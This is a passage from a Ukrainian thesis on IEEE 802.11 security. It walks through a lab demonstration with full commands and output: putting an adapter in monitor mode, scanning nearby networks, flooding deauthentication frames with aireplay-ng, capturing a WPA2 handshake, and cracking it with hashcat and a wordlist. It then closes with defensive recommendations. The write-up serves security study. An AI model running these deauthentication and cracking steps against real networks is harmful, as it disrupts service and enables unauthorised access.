7487	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3505, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7490	100	Cisco_45:ee:0f	9e:6f:05:...	802.11	325	Probe Response, SN=2506, FN=0, Flags=...C, BI=100, SSID="wifi"	5500 MHz
7496	100	Cisco_45:ee:0f	9e:6f:05:...	802.11	325	Probe Response, SN=2507, FN=0, Flags=...C, BI=100, SSID="wifi"	5500 MHz
7500	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3508, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7501	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3509, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7502	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3510, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7503	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3511, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7504	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3512, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7505	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3513, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz

Рисунок 3.5 – Генерація пакетів Probe Response

Розглянемо атаку деавтентифікації більш детально, оскільки за допомогою неї можна не тільки визначити SSID мережі, але і порушити зв'язок між бездротовими пристроями і точкою доступу на тривалий час.


3.2.2 Атака деавтентифікації

Щоб мати можливість підключитися до ТД, клієнту необхідно встановити зв'язок із точкою доступу, перш ніж він зможе розпочати обмін

повідомленнями даних. Перед асоціацією клієнту необхідно пройти процедуру автентифікації. Проте, якщо клієнт хоче відключитися, йому необхідно відправити кадр від'єднання в точку доступу. Альтернативно, якщо клієнт несподівано залишає точку доступу, він відправляє кадр деавтентифікації.

Відповідно до мережевих стандартів 802.11, кадри деавтентифікації або від'єднання не шифруються та не вимагають автентифікації. Завдяки цьому зломисник може легко підробити MAC-адресу клієнта або точки доступу, щоб виконати запити на деавтентифікацію від імені клієнта або точки доступу [36].

За допомогою постійного відправлення кадрів деавтентифікації, швидкість здійснення якої значно вища за швидкість повторної авторизації, клієнту можна заборонити передачу або отримання даних на невизначений термін.



а – Скінченний автомат, що представляє AP/STA [37];

б – Сценарій атаки деавтентифікації [25].

Рисунок 3.6 – Процес асоціації 802.11

Процес асоціації 802.11 можна пояснити як проходження таких станів [37].

1. Неавтентифікований та неасоційований.
2. Автентифікований, але неасоційований.
3. Автентифікований та асоційований.

Клієнт, і точка доступу починають зі стану 1. Бажаючи приєднатися до мережі, клієнт починає сканувати всі канали щодо конкретної точки доступу. Коли виявляється, що точка доступу здійснює мовлення на певному каналі, клієнт та точка доступу виконують автентифікацію шляхом обміну повідомленнями. Точки доступу можуть використовувати або відкриту систему автентифікації, або один із таких протоколів безпеки бездротової мережі: WEP, WPA, WPA2 або WPA3. У відкритій системі автентифікації точка доступу автентифікує будь-якого клієнта, який намагається приєднатися до мережі. У разі використання протоколу безпеки бездротової мережі клієнт та точка доступу проходять послідовність запитів та відповідей, використовуючи протоколи шифрування. Після завершення процедури автентифікації точка доступу та клієнт переходять у стан 2.

У стані 2 клієнт та точка доступу зв'язуються і переходять у стан 3. У стані 3 клієнт та точка доступу починають обмінюватися пакетами даних. Якщо підтримується протокол 802.1х, то між клієнтом та точкою доступу здійснюватиметься обмін повідомленнями автентифікації 802.1х. У будь-який момент при отриманні повідомлення про роз'єднання і клієнт, і точка доступу повертаються в стан 2. Аналогічно, при отриманні повідомлення про деавтентифікацію, клієнт і точка доступу переходять у стан 1 [36].

Зловмисник може відправити підроблені пакети деавтентифікації або до точки доступу, або клієнту, і обидва перейдуть у стан 1, (рис.3.6 а). Такі інструменти, як Aircrack-ng, можуть використовуватися для відправлення пакетів деавтентифікації шляхом підміни MAC-адреси зловмисника на адресу будь-якого пристрою.

Продemonструємо атаку деавтентифікації з використанням aircrack-ng. Перш ніж перейти до здійснення атаки деавтентифікації, необхідно визначити ім'я Wi-Fi-адаптера і перевести його в режим монітора. Для цього будуть виконані такі команди:

```
sudo ip link set wlan0 down # Set interface down
sudo iw dev wlan0 set type monitor # Set monitor mode
sudo ip link set wlan0 up # Set interface up
sudo iw wlan0 set txpower fixed 3000 #For setting TX power
```

```
(kali㉿kali)-[~]
$ iw dev
phy#1
    Interface wlan0
        ifindex 10
        wdev 0x1000000001
        addr 00:c0:ca:96:60:9f
        ssid wifi
        type managed
        channel 100 (5500 MHz), width: 80 MHz, center1: 5530 MHz
        txpower 15.00 dBm

(kali㉿kali)-[~]
$ sudo ip link set wlan0 down

(kali㉿kali)-[~]
$ sudo iw dev wlan0 set type monitor

(kali㉿kali)-[~]
$ sudo ip link set wlan0 up

(kali㉿kali)-[~]
$ iw dev
phy#1
    Interface wlan0
        ifindex 10
        wdev 0x1000000001
        addr 00:c0:ca:96:60:9f
        type monitor
        channel 100 (5500 MHz), width: 20 MHz, center1: 5500 MHz
        txpower 14.00 dBm
```

Рисунок 3.7 – Результат виконання команд ip link та iw

Режим моніторингу, також відомий як RFMON (радіочастотний монітор), працює шляхом прослуховування пакетів без встановлення зв'язку з точкою доступу. Він дозволяє пристрою з контролером інтерфейсу

бездротової мережі відстежувати весь трафік/пакети, отримані з бездротової мережі. Це дозволяє захоплювати трафік, не підключаючи його до точки доступу. RFMON працює лише з бездротовими мережами.

Коли адаптер переводиться в режим монітору, він перевіряє наявність процесів, що заважають. Завершимо ці процеси перед використанням aircrack-ng для того, щоб вони не завадили атаці і не викликали помилку. Для цього будуть виконані наступні команди:

```
airmon-ng check wlan0
```

```
kill <process-id>
```

```
airmon-ng check wlan0
```

```
(kali㉿kali)-[~]
$ sudo airmon-ng check wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    7518 NetworkManager
    7531 wpa_supplicant

(kali㉿kali)-[~]
$ sudo kill 7518

(kali㉿kali)-[~]
$ sudo kill 7531

(kali㉿kali)-[~]
$ sudo airmon-ng check wlan0

(kali㉿kali)-[~]
$ _
```

Рисунок 3.8 – Результат виконання команд airmon-ng check та kill

Наступний етап – сканування мережі та вибір цілі виконується за допомогою аналізатора пакетів Airodump-ng. По мірі проходження потоків даних через мережу аналізатор пакетів записує кожен пакет і, при

необхідності, декодує необроблені дані пакета, показуючи значення різних полів у пакеті.

Наведену нижче команду можна використовувати для аналізу мережі:

```
airodump-ng wlan0
```

На рисунку 3.9 наведено важливу інформацію, яку потрібно знати для кращого розуміння атаки.

CH 132][Elapsed: 2 mins][2023-11-20 08:02

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:4F:57:FC:7E:72	-84	3	0	0	11	270	WPA2	CCMP	PSK TP-Link_G
C0:C9:E3:81:80:22	-1	0	1	0	2	-1	WPA		<length: 0>
96:9A:4A:81:7A:3F	-84	12	0	0	8	195	WPA2	CCMP	PSK <length: 0>
90:9A:4A:81:7A:3F	-84	16	0	0	8	195	WPA2	CCMP	PSK TP-Link_7A3F
00:00:00:00:00:00	-1	0	0	0	-1	-1			<length: 0>
C0:25:2F:18:DF:6C	-77	46	0	0	36	780	WPA2	CCMP	PSK Flagman107
68:FF:7B:44:1C:A0	-69	46	1	0	36	390	WPA2	CCMP	PSK TP-Link_1CA1_5G
A4:88:73:45:EE:0F	-73	130	1	0	100	780	WPA3	CCMP	SAE wifi
AC:84:C6:E6:D9:28	-84	0	1	0	11	-1	WPA		<length: 0>
1C:61:B4:5A:37:36	-86	14	0	0	11	270	WPA2	CCMP	PSK TP-Link_3736
94:08:C7:F0:FC:9D	-81	37	0	0	11	360	WPA2	CCMP	PSK huawei_Wi-Fi5
C0:C9:E3:18:29:58	-82	5	0	0	10	270	WPA2	CCMP	PSK TP-Link_2958
94:08:C7:60:FC:98	-78	34	0	0	11	360	WPA2	CCMP	PSK huawei
94:08:C7:60:FC:9D	-86	21	0	0	11	360	WPA2	CCMP	PSK <length: 0>
98:DE:D0:58:C6:4A	-86	16	36	0	9	270	WPA2	CCMP	PSK TP-LINK_C64A
30:B5:C2:73:E1:1E	-34	118	0	0	6	135	WPA2	CCMP	PSK Kyivstar_116
1C:7E:E5:3B:63:72	-55	80	53	0	5	130	WPA2	CCMP	PSK Air
C0:25:E9:D3:29:AA	-81	6	0	0	2	270	WPA2	CCMP	PSK TP-LINK_29AA
14:4D:67:05:56:3C	-80	25	1	0	1	270	OPN		TOTOLINK_N300RT
58:D5:6E:A0:5C:D9	-82	3	0	0	1	270	WPA2	CCMP	PSK DIR-615T-5cd8
C8:3A:35:38:66:A0	-84	15	0	0	3	270	WPA2	CCMP	PSK Tenda_3866A0
68:FF:7B:44:1C:A1	-52	73	1	0	1	270	WPA2	CCMP	PSK TP-Link_1CA1
C0:25:2F:18:DF:6A	-40	91	3	0	3	270	WPA2	CCMP	PSK Flagman107

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	FA:FD:B7:20:FB:DE	-85	0 - 1	0	1		
C0:C9:E3:81:80:22	DE:9E:4E:3E:42:A8	-85	0 - 1	0	3		
00:00:00:00:00:00	A8:BE:27:BF:6A:70	-34	0 - 6e	0	54		
C0:25:2F:18:DF:6C	76:44:4A:9A:57:9D	-81	0 - 6	0	6		
AC:84:C6:E6:D9:28	3C:13:5A:C0:C1:95	-85	0 - 1e	0	4		
AC:84:C6:E6:D9:28	A8:9C:ED:03:00:5D	-87	0 - 1e	0	12		
1C:7E:E5:3B:63:72	58:24:29:E1:6A:87	-81	0 - 1	0	21		
14:4D:67:05:56:3C	9C:2E:A1:A9:E7:F7	-81	0 - 6e	0	1		
68:FF:7B:44:1C:A1	40:AA:56:8D:80:BF	-1	1e- 0	0	1		
C0:25:2F:18:DF:6A	7C:D6:61:9D:DE:96	-57	0 - 1	0	3		

Рисунок 3.9 – Результат пошуку ТД та клієнтських пристроїв у зоні дії бездротового адаптеру

Верхній блок відображає інформацію про наявні ТД:

- BSSID – MAC-адреса точки доступу;
- PWR – рівень сигналу точки доступу;
- Beacons – кожна точка доступу (AP) надсилає приблизно 10 beacons-пакетів в секунду, щоб повідомити про свою присутність; якщо є сумніви у адекватності даних поля PWR, то можна оцінити рівень сигналу за кількістю beacons-пакетів: чим більше – тим кращий сигнал;
- Data – кількість пакетів з даними;
- CH – канал, на якому працює AP;
- MB – швидкість, на якій оперує AP;
- ENC – тип шифрування, що використовує AP;
- ESSID – назва мережі. Іноді назву приховують для того, щоб уникнути зайвих підключень, але aircrack-ng може знайти таку мережу і відповідно встановити стеження за нею.

Розглянемо нижній блок (він відображає поведінку клієнтів AP):

- BSSID – MAC-адреса AP, з якою взаємодіє клієнт;
- STATION – MAC-адреса клієнта;
- PWR – рівень сигналу;
- Packets – кількість отриманих пакетів з даними;
- Probes – назви мереж, до яких намагався підключитися адаптер клієнта.

Після сканування мережі вибирається ціль (в якості демонстраційної цілі обрано ESSID = "wifi". Для успішного виконання атаки необхідні BSSID і CH wifi. Встановлення адаптера Wi-Fi на той же канал, що і канал цільового маршрутизатора, виконується за допомогою наступної команди:

```
iwconfig wlan0 channel 100
```

Тепер система готова надсилати пакети деавтентифікації. Для надсилання пакетів деавтентифікації потрібно використовувати таку команду:

aireplay-ng -0 0 -a AC:84:C6:AD:5F:A0 wlan0,

де aireplay-ng – це інструмент, який буде використовуватися для виконання атаки,

-0 відправляє пакети деавтентифікації (0 кількість пакетів, 0 – до переривання),

-a MAC-адреса точки доступу,

-c MAC-адреса точки клієнта.

```
(kali㉿kali)-[~]
$ sudo aireplay-ng -0 0 -a A4:88:73:45:EE:0F -c 56:EC:E8:0D:8A:85 wlan0
08:12:54 Waiting for beacon frame (BSSID: A4:88:73:45:EE:0F) on channel 100
08:12:55 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [18|64 ACKs]
08:12:56 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
08:12:57 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
08:12:58 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [25|68 ACKs]
08:12:59 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 4|64 ACKs]
08:13:00 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
08:13:01 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [30|69 ACKs]
08:13:02 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
08:13:03 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 4|64 ACKs]
08:13:04 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [32|69 ACKs]
08:13:05 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
08:13:05 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 2|58 ACKs]
08:13:06 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [14|69 ACKs]
08:13:07 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [23|70 ACKs]
08:13:08 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 2|64 ACKs]
08:13:09 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
```

Рисунок 3.10 – Результат виконання команди aireplay-ng

3.2.3 Аналіз захищеності WPA2/PSK

WPA2 в даний час є механізмом захисту користувачів у бездротових мережах, що найбільш широко використовується. WPA2 вважається протоколом, що підтримує надійну мережу безпеки (RSN), оскільки

підтримує процес автентифікації та обміну криптографічними ключами між станцією (STA) та точкою доступу (AP) [38].

Існує два режими WPA2, призначених для різних користувачів: WPA-Personal та WPA-Enterprise. WPA-Personal призначений для використання вдома та в невеликому офісі та не вимагає сервера автентифікації. Всі бездротові пристрої, такі як мобільні телефони та ноутбуки, в одній точці доступу використовують один і той же 256-бітний загальний ключ (PSK), званий WPA2/PSK. WPA-Enterprise призначений для великого бізнесу та вимагає сервера автентифікації RADIUS, який забезпечує автоматичне створення ключів та автентифікацію по всьому підприємству.

У цьому розділі проведено експеримент з отримання паролльної фрази WPA2/PSK. Для цього використовуємо такі пристрої як точка доступу Cisco-140AC, адаптер AWUS036ACH, ноутбук з ОС Kali Linux.

Алгоритм дій можна представити наступним чином.

1. Визначення імені бездротового адаптера.
2. Налаштування бездротового адаптеру у режим монітора.
3. Пошук точок доступу (AP) поблизу, а також клієнтів, підключених до цієї точки доступу.
4. Захоплення пакетів на каналі на якому працює ТД.
5. Примушування клієнтів пройти повторну автентифікацію для захоплення рукописки WPA2/PSK.
6. Використання файлу словника (списку слів) для злому автентифікації WPA2/PSK.

Зламування паролльної фрази може тривати багато часу в залежності від розміру списку слів.

Можливість перехоплення та злому handshake файлів. дозволяє зловмиснику отримати доступ до бездротової мережі у разі успішного злому. Вразливість актуальна для WPA-PSK та WPA2-PSK.

Порядок дій для переведення адаптера в режим монітора та вибір мети атаки наведено в розділі 3.2.2.

Після вибору точки доступу необхідно використовувати команду `airodump-ng`, яка дозволяє проаналізувати трафік та перехопити файл рукописання. Прискорити процес отримання файлу `handshake` можна за допомогою атаки “відмова у обслуговуванні”, викликавши деавтентифікацію (від'єднання користувача). Пристрій користувача після розриву зв'язку спробує знову приєднатися до точки відправивши файл рукописання, який можна перехопити.

Пакети чотиристороннього підтвердження можна отримати лише тоді, коли новий клієнт встановлює з'єднання. Якщо пакет рукописання не був успішно захоплений, потрібно використовувати команду `airreplay-ng deauth`, щоб примусово відключити і відновити нове з'єднання.

```
CH 100 ][ Elapsed: 24 s ][ 2023-11-21 04:55 ][ WPA handshake: A4:88:73:45:EE:0F
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A4:88:73:45:EE:0F	-44	100	265	59 1	100	780	WPA2	CCMP	PSK	wifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
A4:88:73:45:EE:0F	56:EC:E8:0D:8A:85	-31	6e- 6e	0	128	EAPOL	wifi
A4:88:73:45:EE:0F	A8:BE:27:BF:6A:70	-22	0 -24e	0	74		

Рисунок 3.11 – Перехоплення файлу рукописання (WPA handshake)

Після того, як файл рукописання перехоплений, його необхідно очистити від зайвих даних, оскільки, крім інформації про паролі, він містить непотрібні для злому дані. Очищення виконується програмою `wpaclean`.

```
(kali@kali)-[~]
$ wpaclean da handshake_wifi-01.cap
Pwning handshake_wifi-01.cap (1/1 100%)
Net a4:88:73:45:ee:0f wifi
Done
```

Рисунок 3.12 – Очищення файлу рукописання

Для злому паролльної фрази використовуємо програму hashcat, відмінністю якої є висока швидкість підбору паролю.

Наступним кроком є конвертація отриманого файлу у формат hccarx, зрозумілий hashcat. Процес конвертації можливий безпосередньо на веб-сайті програми [39].

Handshake extraction successful: [Download](#)

hcxpcapngtool 6.3.1 reading from 671907_1700562035.cap...

summary capture file

```
-----
file name.....: 671907_1700562035.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 21.11.2023 10:55:28
timestamp maximum (GMT).....: 21.11.2023 10:55:54
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system).....: little endian
packets inside.....: 1082
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 5/6 GHz channel (from IE_TAG)...: 100
ACTION (total).....: 9
PROBEREQUEST (directed).....: 1
PROBERESPONSE (total).....: 5
DEAUTHENTICATION (total).....: 1
AUTHENTICATION (total).....: 2
AUTHENTICATION (OPEN SYSTEM).....: 2
ASSOCIATIONREQUEST (total).....: 1
ASSOCIATIONREQUEST (PSK).....: 1
WPA encrypted.....: 56
EAPOL messages (total).....: 4
EAPOL RSN messages.....: 4
EAPOLTIME gap (measured maximum msec)...: 9
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....: 1
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL M4 messages (zeroed NONCE).....: 1
EAPOL pairs (total).....: 2
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M32E2 (authorized).....: 1
```

Information: limited dump file format detected!

This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead.
The PCAP Next Generation dump file format is an attempt to overcome the limitations
of the currently widely used (but very limited) libpcap (cap, pcap) format.
https://www.wireshark.org/docs/wsug_html_chunked/AppFiles.html#ChAppFilesCaptureFilesSection
<https://github.com/pcapng/pcapng>

Information: radiotap header is missing!

Radiotap is a de facto standard for 802.11 frame injection and reception. The radiotap header format is a mechanism to supply additional information about frames, from the driver to userspace applications.
<https://www.radiotap.org/>

Information: missing frames!

This dump file does not contain undirected proberequest frames.
An undirected proberequest may contain information about the PSK.
It always happens if the capture file was cleaned or
it could happen if filter options are used during capturing.
That makes it hard to recover the PSK.

Рисунок 3.13 – Конвертація .cap файлу у формат .hccarx

Існує 4 варіанти перебору: за словником (-a 0), комбінаторна атака за словником (-a 1), повний перебір (-a 2), атака маскою (-a 3). Словники

складаються із найчастіших паролів. Атака маскою дозволяє скоротити час на перебір, якщо відомі будь-які дані про паролі (кількість символів або деяка частина пароля).

Використаємо підбір паролю за словником.

```
08d69ccf581b108a10a1c1574336ae3c:a4887345ee0f:56ece80d8a85:wifi:Zaporizhzhia

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: 671891_1700561937.hc22000
Time.Started.....: Tue Nov 21 05:40:36 2023 (11 secs)
Time.Estimated...: Tue Nov 21 05:40:47 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2405 H/s (11.49ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 78848/14344386 (0.55%)
Rejected.....: 51200/78848 (64.94%)
Restore.Point....: 76192/14344386 (0.53%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: flowerhorn → javiteamo
Hardware.Mon.#1..: Util: 92%

Started: Tue Nov 21 05:39:26 2023
Stopped: Tue Nov 21 05:40:49 2023
```

Рисунок 3.14 – Результат успішного підбору пароля

На рисунку 3.14. видно успішний підбір паролю, на що вказує статус Cracked (зламаний) та першим рядком виведено пароль від мережі - Zaporizhzhia. Сам процес злому зайняв трохи більше хвилини.

3.2.4 WPA3-PSK (Wi-Fi Protected Access)

Вразливість чотиристороннього рукостискання WPA2 усунута в WPA3 за рахунок методу з'єднання SAE, відомого як Dragonfly (технологія

спрямована на захист мереж Wi-Fi від автономних атак за словником) [40]. Технологія SAE (Simultaneous Authentication of Equals) описана у стандарті IEEE 802.11s і заснована на протоколі обміну ключами Діффі-Хеллмана з використанням кінцевих циклічних груп. Відповідно до SAE, дві і більше сторони встановлюють криптографічні ключі, засновані на знанні пароля однією або декількома сторонами.

Результуючий ключ сесії, який одержує кожна зі сторін для автентифікації з'єднання, вибирається на основі інформації з пароля, ключів та MAC-адрес обох сторін. Ще одним нововведенням WPA3 є підтримка PMF (Protected Management Frames) контролю цілісності трафіку. Як і в WPA2, WPA3 передбачено два режими роботи: WPA3 Personal і WPA3-Enterprise. WPA3-Personal забезпечує вхід по єдиному паролю, який вводить клієнт при підключенні до мережі. При цьому обмежена кількість спроб автентифікації в рамках одного рукостискання. Також обмеження не дозволить підбирати пароль у режимі офлайн. Замість ключа PSK WPA3 реалізована технологія SAE. В WPA3-Enterprise шифрування здійснюється 192-розрядними ключами. Ключі автентифікації зберігаються на окремому сервері RADIUS.

Істотний недолік WPA3 – використання WPS, QSS. Метод обходу захисту по паролю, так само як у WPA і WPA2, не залежить від складності пароля доступу до бездротової мережі (до 50 запитів в секунду для підключення WPS, при цьому для злому необхідно 10000 спроб підбору WPS-паролю). В даний час виробники бездротового обладнання обмежили кількість спроб входу за допомогою пароля WPS. У разі перевищення кількості спроб підключення, доступ WPS автоматично відключається на 1 годину. Проте, при використанні утиліти Reaver (брутфорс), яка визначає блокування WPS з боку точки доступу і робить паузу в переборі, а також розпізнає спроби розриву з'єднання при неправильному введенні пін-коду, час на злом складе близько семи днів (час проходження циклу близько 104 запитів).

Також існує загроза для всіх технологій захисту мереж Wi-Fi - це вид атаки під назвою "злий двійник". Суть атаки полягає в копіюванні імені SSID бездротової мережі (зловмисник створює копію бездротової точки доступу з сильнішим сигналом випромінювання, ніж у бездротової мережі). Тим самим зловмисник підміняє оригінальну точку доступу двійником, до якого підключається користувач, відкриваючи зловмиснику можливість доступу до конфіденційної інформації. Для захисту від цього виду атаки клієнт повинен зменшити час зміни радіоканалів Wi-Fi, а також використовувати шифрування під час передачі даних (VPN-сервер).

3.3 Рекомендації щодо підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11

До стандартних заходів захисту належать програмні й апаратні засоби, призначені для вирішення таких завдань:

- запобігання несанкціонованому підключенню до бездротової мережі сторонніх користувачів;
- запобігання доступу до заборонених ресурсів вже підключених користувачів;
- збирання та аналіз інформації у випадку несанкціонованого доступу для запобігання наступному подібному інциденту.

Переважно використовують такі стандартні заходи з підвищення рівня захисту бездротової мережі:

- заміна ключів доступу на більш комплексні; зміна протоколів шифрування на сучасніші і стійкіші до злому методом перебору;
- відключення технології WPS; відключення транслявання імені SSID; включення фільтрації MAC-адрес;

– установка програмного забезпечення для протоколювання доступу користувачів до ресурсів усередині мережі.

Сучасні апаратні засоби для бездротових мереж, що відповідають стандарту IEEE 802.11, забезпечують чотири рівні безпеки: фізичний, ідентифікатор набору служб (SSID - Service Set Identifier), ідентифікатор управління доступом до середовища (MAC ID - Media Access Control ID) і шифрування.

Необхідно зазначити, що своєчасне оновлення та використання основних пристроїв при побудові WLAN забезпечить підвищення ефективності захисту. Для захисту кадрів управління потрібно використовувати обладнання з підтримкою стандарту 802.11w, який забезпечує шифрування кадрів управління, або використання нового протоколу безпеки WPA3. На сьогоднішній день найбільш оптимальною технологією захисту Wi-Fi є WPA3, всередині якої використовується шифрування каналу передачі даних на основі 192 розрядних ключів. Проте, клієнту під час роботи в мережі рекомендується вимкнути функції WPS/QSS, використовувати VPN (віртуальну приватну мережу) при підключенні до відкритих бездротових мереж. У цьому випадку весь мережевий трафік від клієнта до VPN-сервера буде зашифровано.

Разом з цим одним з надійних засобів захисту комп'ютерних мереж залишаються мережеві екрани (брандмауер, firewall, фільтрувальні маршрутизатори). Мережевий екран є одним з декількох механізмів, що використовуються для управління і спостереження за доступом до мережі з метою її захисту, зокрема до бездротових мереж. Крім цього, використання комплексних засобів захисту, що містять засоби антивірусної безпеки та мережевих екранів, гарантує надійний рівень захисту.

Висновки до розділу 3.

У цьому розділі проведено аналіз технології захисту бездротової мережі Wi-Fi. Продемонстровано способи визначення SSID для прихованої бездротової мережі, практично виконано атаку деавтентифікації та злам handshake WPA/WPA2 з метою отримання паролю бездротової мережі 802.11. Для досягнення цих результатів використано інструменти aircrack-ng та hashcat в ОС Kali Linux.

За результатами проведених експериментів надано рекомендації щодо підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11, з метою забезпечити та створити захищену архітектуру та допомогти фахівцям уникнути витоку даних.

ВИСНОВКИ

Кожен стандарт безпеки Wi-Fi визначає низку складових захисту, включаючи протоколи автентифікації та їх параметри, протоколи шифрування та відповідні налаштування, а також додаткові механізми забезпечення безпеки.

Для досягнення поставленої мети, в результаті опрацювання вітчизняної та зарубіжної наукової літератури, були проведені теоретичні та практичні дослідження:

- виявлення прихованого SSID мережі;
- реалізація та дослідження атаки деавтентифікації;
- аналіз захищеності WPA2-PSK та WPA3-PSK.

Щодо групи протоколів безпеки зроблено такі висновки.

1. Протокол безпеки WEP має багато вразливостей і не рекомендується для застосування.

2. Для шифрування WPA визначено протокол TKIP, який є надбудовою над вразливим потоковим шифром WEP. TKIP забезпечує криптографічний захист цілісності повідомлень за алгоритмом Michael. Алгоритм вразливий, що дозволяє отримати ключ підпису даних і підробляти повідомлення. Повноцінного захисту від вразливостей протоколу TKIP досягти не можна.

3. WPA2 використовує протоколи автентифікації, аналогічні WPA, а також успадковує всі супутні вразливості. Стандарт регламентує використання блокових протоколів шифрування CCMP і GCMP. Кожний із протоколів забезпечує захист цілісності повідомлень і надійне шифрування. Існують потенційні вразливості протоколу GCMP. Використання атаки KRACK дозволяє реалізувати ці вразливості, що веде до розкриття інформації, підроблення повідомлень.

4. WPA3 регламентує використання механізму захисту кадрів управління, який раніше не був обов'язковим, що приводило до можливості

